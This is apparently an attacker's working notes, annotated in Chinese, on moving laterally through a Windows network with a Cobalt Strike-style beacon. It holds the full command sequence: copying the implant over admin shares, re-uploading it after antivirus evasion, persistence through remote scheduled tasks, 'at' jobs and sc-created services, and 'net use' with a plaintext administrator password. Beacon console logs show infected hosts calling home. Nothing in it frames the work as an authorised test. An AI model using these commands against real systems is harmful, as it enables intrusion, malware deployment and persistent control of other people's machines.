```
copy c:\windows\Temp\beacon_x64_nei.exe \\172.30.20.19\c$
```

```
dir \\172.30.20.19\c$
```

```

1 file(s) copied.

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E

Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
10/27/2023  07:50 PM             328,704 beacon_x64_nei.exe
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               1 File(s)             328,704 bytes
               9 Dir(s)  11,835,199,488 bytes free

```

过一会马就被删了

```

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E

Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
10/27/2023  07:50 PM             328,704 beacon_x64_nei.exe
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               1 File(s)             328,704 bytes
               9 Dir(s)  11,835,199,488 bytes free

C' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Google\Update\1.3.36.312>

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E

Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               0 File(s)              0 bytes
               9 Dir(s)  11,834,433,536 bytes free

C:\Program Files (x86)\Google\Update\1.3.36.312>

```

做一下免杀再传马

```
copy c:\windows\Temp\beacon_nei_64.exe \\172.30.20.19\c$\system.txt
```

```

C:\Program Files (x86)\Google\Update\1.3.36.312>copy c:\Windows\Temp\beacon_nei_64.exe \\172.30.20.19\c$\system.exe
copy c:\Windows\Temp\beacon_nei_64.exe \\172.30.20.19\c$\system.exe
1 file(s) copied.

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E

Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
10/27/2023  08:26 PM                2,101,760 system.exe
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               1 File(s)                2,101,760 bytes
               9 Dir(s)            11,832,479,744 bytes free

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E

Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
03/06/2023  06:56 PM    <DIR>          inetpub

```

创建计划任务

```
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\system.txt /ru
system /f
```

```
schtasks /create /tn "plugin_update" /tr c:\\system.exe /sc once /st 16:15 /s
172.30.20.19 /RU Administrator
```

写bat运行

```
start cmd /k "system.exe"
```

```
copy c:\windows\Temp\system.bat \\172.30.20.19\c$
```

```
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr
c:\windows\Temp\system.bat /ru system /f
```


```
system.bat \\172.30.20.19\c$
```

```
at \\172.30.20.19 14:05 cmd /c "c:\system.bat"
```

sc创建服务

```
sc \\172.30.20.19 create shellsrv123 binpath= "c:\system.exe" start=auto
displayname="shellstart1asdfasdf1111"
```

```
sc \\172.30.20.19 start shellsrv123
```



终于出来了

尝试下bat启动

```
sc \\172.30.20.19 create system32 binpath= "c:\system.bat" start=auto  
displayname="system32"
```

```
sc \\172.30.20.19 start system32
```

拿下12

```
net use \\172.30.20.12\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```


```
copy c:\windows\Temp\beacon_nei_64.exe \\172.30.20.12\c$\windows\system.exe
```

```
sc \\172.30.20.12 create iuabigub binpath= "c:\windows\system.exe" start=auto  
displayname="iauygyb"
```

```
sc \\172.30.20.12 start iuabigub
```

```
dir \\172.30.20.12\c$
```

免杀不合格



拿下19(精简)


```
net use \\172.30.20.19\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```

```
copy c:\windows\temp\beacon_nei_64.exe \\172.30.20.19\c$\windows\system.exe
```

```
sc \\172.30.20.19 create asdf132131 binpath="c:\windows\system.exe" start=auto displayname="systemsafasdf"
```

```
sc \\172.30.20.19 start asdf132131
```

```
dir \\172.30.20.19\c$\windows
```



sc创建服务的缺点就是会自动断

external	internal	listener	user	computer	note	process	pid	arch	last
172.30.20.13	172.30.20.13	csi_22222	SYSTEM *	WIN-HQSU4URNSM3		beacon_nel_64.exe	3660	x64	6s
178.173.172.2	172.30.20.13	csi_22222	SYSTEM * [WORKGR...	WIN-HQSU4URNSM3		notepad.exe	3728	x86	7s
178.173.172.2	172.30.20.13	csi_22222	Administrator * [NT A...	WIN-HQSU4URNSM3		powershell.exe	4092	x64	2s
172.30.20.13	172.30.20.19		SYSTEM *	VEEAM		system.exe	8512	x64	6s

Event Log X

Beacon 172.30.20.13@3728 X

```
[10/27 13:45:09] [-] Unknown command: sc \\172.30.20.19 create asdf binpath= "c:\Windows\system.exe" start=auto displayname="system32"
[10/27 13:45:12] beacon> shell sc \\172.30.20.19 create asdf binpath= "c:\Windows\system.exe" start=auto displayname="system32"
[10/27 13:45:12] [+] Tasked beacon to run: sc \\172.30.20.19 create asdf binpath= "c:\Windows\system.exe" start=auto displayname="system32"
[10/27 13:45:23] [+] host called home, sent: 139 bytes
[10/27 13:45:34] beacon> sc \\172.30.20.12 start asdf
[10/27 13:45:34] [-] Unknown command: sc \\172.30.20.12 start asdf
[10/27 13:45:38] beacon> shell sc \\172.30.20.12 start asdf
[10/27 13:45:38] [+] Tasked beacon to run: sc \\172.30.20.12 start asdf
[10/27 13:45:45] [+] host called home, sent: 71 bytes
[10/27 13:45:46] [+] received output:
[SC] CreateService FAILED 1078:

The name is already in use as either a service name or a service display name.

[10/27 13:45:46] [+] received output:
[SC] StartService: OpenService FAILED 1060:

The specified service does not exist as an installed service.

[10/27 13:46:15] beacon> sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:15] [-] Unknown command: sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:19] beacon> shell sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:19] [+] Tasked beacon to run: sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:19] [+] host called home, sent: 149 bytes
[10/27 13:46:32] beacon> sc \\172.30.20.12 start asdf
[10/27 13:46:32] [-] Unknown command: sc \\172.30.20.12 start asdf
[10/27 13:46:43] [+] received output:
[SC] CreateService SUCCESS

[10/27 13:46:49] beacon> sc \\172.30.20.19 start asdf132131
[10/27 13:46:49] [-] Unknown command: sc \\172.30.20.19 start asdf132131
[10/27 13:46:53] beacon> shell sc \\172.30.20.19 start asdf132131
[10/27 13:46:53] [+] Tasked beacon to run: sc \\172.30.20.19 start asdf132131
[10/27 13:47:04] [+] host called home, sent: 77 bytes
[10/27 13:48:00] [+] established link to child beacon: 172.30.20.19
[10/27 13:48:11] [-] lost link to child beacon: 172.30.20.19
[10/27 13:48:11] [+] received output:
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```